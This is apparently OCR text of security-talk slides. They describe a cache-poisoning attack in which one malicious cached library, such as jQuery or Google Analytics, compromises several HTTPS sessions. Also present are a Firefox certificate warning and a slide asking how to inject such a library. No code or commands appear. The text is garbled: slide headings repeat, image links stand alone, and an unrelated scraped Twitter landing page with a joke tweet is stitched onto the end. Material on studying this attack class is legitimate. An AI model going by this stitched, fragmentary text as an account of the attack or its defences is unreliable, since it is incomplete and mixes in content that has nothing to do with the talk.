
Attack scenario



Attack scenario



Attack scenario



Shared library and cache

A single malicious library cached leads to multiple compromised HTTPS sessions

Shared library and cache

A single malicious library cached leads to multiple compromised HTTPS sessions

JQuery


Shared library and cache

A single malicious library cached leads to multiple compromised HTTPS sessions

JQuery

Google analytics

Defending against injection attack



This Connection is Untrusted

You have asked Firefox to connect securely to **www.youtube.com**, but we can't confirm that your connection is secure.


Normally, when you try to connect securely, sites will present trusted identification to prove that you are going to the right place. However, this site's identity can't be verified.

What Should I Do?

If you usually connect to this site without problems, this error could mean that someone is trying to impersonate the site, and you shouldn't continue.

How to inject a malicious shared library ?

Trust the user



Discover what's happening right now, anywhere in the world

New to Twitter?

Twitter is a rich source of instant information. Stay updated. Keep others updated. It's a whole thing.

Customize Twitter by choosing who to follow. Then see tweets from those folks as soon as they're posted.

Using Twitter for a business? Check out Twitter 101

See who's here

Friends and industry peers you know. Celebrities you watch. Businesses you frequent. Find them all on Twitter.

Top Tweets

_hypermusic Yes, Tiesto died, but yet he tweeted 38 minutes ago. Looks like heaven does actually have Twitter.
5 hours ago

